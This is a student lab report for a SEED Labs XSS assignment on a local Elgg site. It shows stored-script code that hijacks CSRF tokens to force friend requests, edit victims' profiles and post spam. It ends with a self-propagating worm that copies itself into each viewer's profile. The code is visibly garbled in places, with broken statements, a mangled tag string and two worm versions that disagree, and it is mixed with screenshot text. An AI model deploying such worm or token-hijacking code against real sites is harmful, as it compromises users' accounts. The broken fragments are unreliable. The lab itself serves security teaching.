

# CSE 406

## Assignment 2

### Cross-Site Scripting (XSS) Attack

Submitted By:Nur Hossain Raton  
ID:1905117

#### Task1:Becoming the Victim's Friend:

To implement this task, I have seen how a friend request works by GET method and what's the structure of the URL when a user sends friend request to another user.The URL looks like this:

*GET*

[http://www.seed-server.com/action/friends/add?friend=56&\\_\\_elgg\\_ts=1707974319&\\_\\_elgg\\_token=24u3A-qJXS5P3EMIJlevAg&\\_\\_elgg\\_token=24u3A-qJXS5P3EMIJlevAg](http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1707974319&__elgg_token=24u3A-qJXS5P3EMIJlevAg&__elgg_token=24u3A-qJXS5P3EMIJlevAg)

To get the user id of a user, I used “elgg.session.user.guid” on the console.This gives the userid of samy is 59. So the URL to send friend request when a user visits samy's profile is:

```
var sendurl =  
"http://www.seed-server.com/action/friends/add?friend=59"+ ts +ts+ token+token;
```

Here ts ,token is :

```

var
ts+"&__elgg_ts="+elgg.security.token.__el
gg_ts;

var
token+"&__elgg_token="+elgg.security.toke
n.__elgg_token;


```


After adding the scripts into Samy's profile, the task is completed.


Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More -
Search
Account -


### Newest members


Newest
Alphabetical
Popular
Online


**Samy**


**Charlie**


**Boby**


**Alice**



**Admin**

Search members
  
Search
  
Total members: 5

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More -
Search
Account -


### Samy

Add friend
Send a message



About me

Blogs
Bookmarks
Files
Pages
Wire post



## Task 2: Modifying the Victim's Profile:

To implement this task, I have observed the edit section of a profile and the request part of the GET method. Then I have edited the request body with the URL:

The URL to edit profile is : `var ;`

```
var  
sendurl="http://www.seed-server.com/action/profile/edit";
```

Then I filled the content part with the request body fields in this part:

To Set all the field's access levels to "Logged in Users." and description by student ID:

```
"&description=1905117"+  
    "&accesslevel[description]=1"
```

To ensure Samy is not affected by this script, the condition is:


```
if(elgg.session.user.guid != 59)
```

🔍	Headers	Cookies	Request	Response	Timings
🔍 Filter Request Parameters			Cookies		
Request payload					
1	-----9463167434060899608223102402				
2	Content-Disposition: form-data; name="__elgg_token"				
3					
4	Mrighc52r4d0_MhKJajJ6w				
5	-----9463167434060899608223102402				
6	Content-Disposition: form-data; name="__elgg_ts"				
7					
8	1707818141				
9	-----9463167434060899608223102402				
10	Content-Disposition: form-data; name="name"				
11					
12	Samy				
13	-----9463167434060899608223102402				
14	Content-Disposition: form-data; name="description"				
15					
16					
17	-----9463167434060899608223102402				
18	Content-Disposition: form-data; name="accesslevel[description]"				
19					
20	2				
21	-----9463167434060899608223102402				
22	Content-Disposition: form-data; name="briefdescription"				
23					
24					
25	-----9463167434060899608223102402				
26	Content-Disposition: form-data; name="accesslevel[briefdescription]"				
27					
28	2				
29	-----9463167434060899608223102402				
30	Content-Disposition: form-data; name="location"				
31					
32					
33	-----9463167434060899608223102402				
34	Content-Disposition: form-data; name="accesslevel[location]"				
35					
36	2				
37	-----9463167434060899608223102402				

Alice

Edit avatar

Edit profile



Blogs

Bookmarks

Files

Pages

Wire post

Brief description

thisisarandomstring

Location

Random location

Interests

Random interests

Skills

Random skills

Contact email

randomemail@gmail.com

Telephone

Random phone

Bookmarks

Files

Pages

Wire post

Skills

Random skills

Contact email

randomemail@gmail.com

Telephone

Random phone

Mobile phone

Random mobile

Website

http://www.randomwebsite.com

Twitter username

randomtwtter

About me

1905117


### Task 3: Posting on the Wire on Behalf of the Victim:

For this task, I have observed, how a post on the wire is posted by a POST method and the request payload. Then I added the URL and modified the body:

```
var
sendurl="http://www.seed-server.com/action/thewire/add"; //FILL IN
    var content=token+ts+
        "&body= To earn 12 USD/Hour(!),
Visit now
: http://www.seed-server.com/profile/samy"
+
```

```
"&guid="+id
```

And also ensured that Samy is not affected by this script



#### Task 4: Design a Self-Propagating Worm:

To implement this, we have to first add the task1 to add Samy as a friend. Then to add the profilename:

```
var name=elgg.session.user.username;
    var id=elgg.session.user.guid;

    var
profileLink="http://www.seed-server.com/p
rofile/"+name;
```

```

sendurl="http://www.seed-server.com/action/thewire/add"; //FILL IN
    var content=token+ts+
        "&body= To earn 12 USD/Hour(!),
Visit now :"+profileLink+
        "&guid="+id;

```

Then from task 2, added the wormcode in the description so that this wormcode can self propagate. This is assured by recursion of the script code.

```

sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
    content=token+ts+
        "&description="+wormCode+
        "&guid="+id;

```

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

## Edit profile

Display name

About me

Embed content
Visual editor


```

<script id="worm" type="text/javascript">
var headerTag = "<script id='\"worm\"' type='\"text/javascript\"'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Friends Friend

```

Public



Boby

Edit avatar
Edit profile

Change your settings
Account statistics

Notifications

Please fill out this field.

### Edit profile

Display name

Charlie

About me

Embed content

Visual editor

<script id="worm" type="text/javascript">  
var headerTag = "<script id='\''worm\'' type=\'\''text/javascript\''>";  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</\''>";  
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  
window.onload = function () {  
var Ajax=null;  
var ts="&\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;  
var token="&\_elgg\_token="+elgg.security.token.\_\_elgg\_token;  
//Construct the HTTP request to add someone as friend  
var url = elgg.get\_site\_url() + "ajax.php?add\_friend=" + wormCode + ts + token;  
var http = new XMLHttpRequest();  
http.open("POST", url, true);  
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");  
http.onreadystatechange = function() {  
if (http.readyState == 4) {  
if (http.status == 200) {  
//Success  
//alert("Added as friend");  
} else {  
//Failure  
//alert("Failed to add as friend");  
}  
}  
}  
http.send(" ");  
</script>

Public

Charlie

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Wire posts

### All wire posts

All

Mine

Friends

What's happening?

Post

140 characters remaining

By Charlie

13 hours ago

To earn 12 USD/Hour(!), Visit now :<http://www.seed-server.com/profile/charlie>

By Bobby

13 hours ago

To earn 12 USD/Hour(!), Visit now :<http://www.seed-server.com/profile/bobby>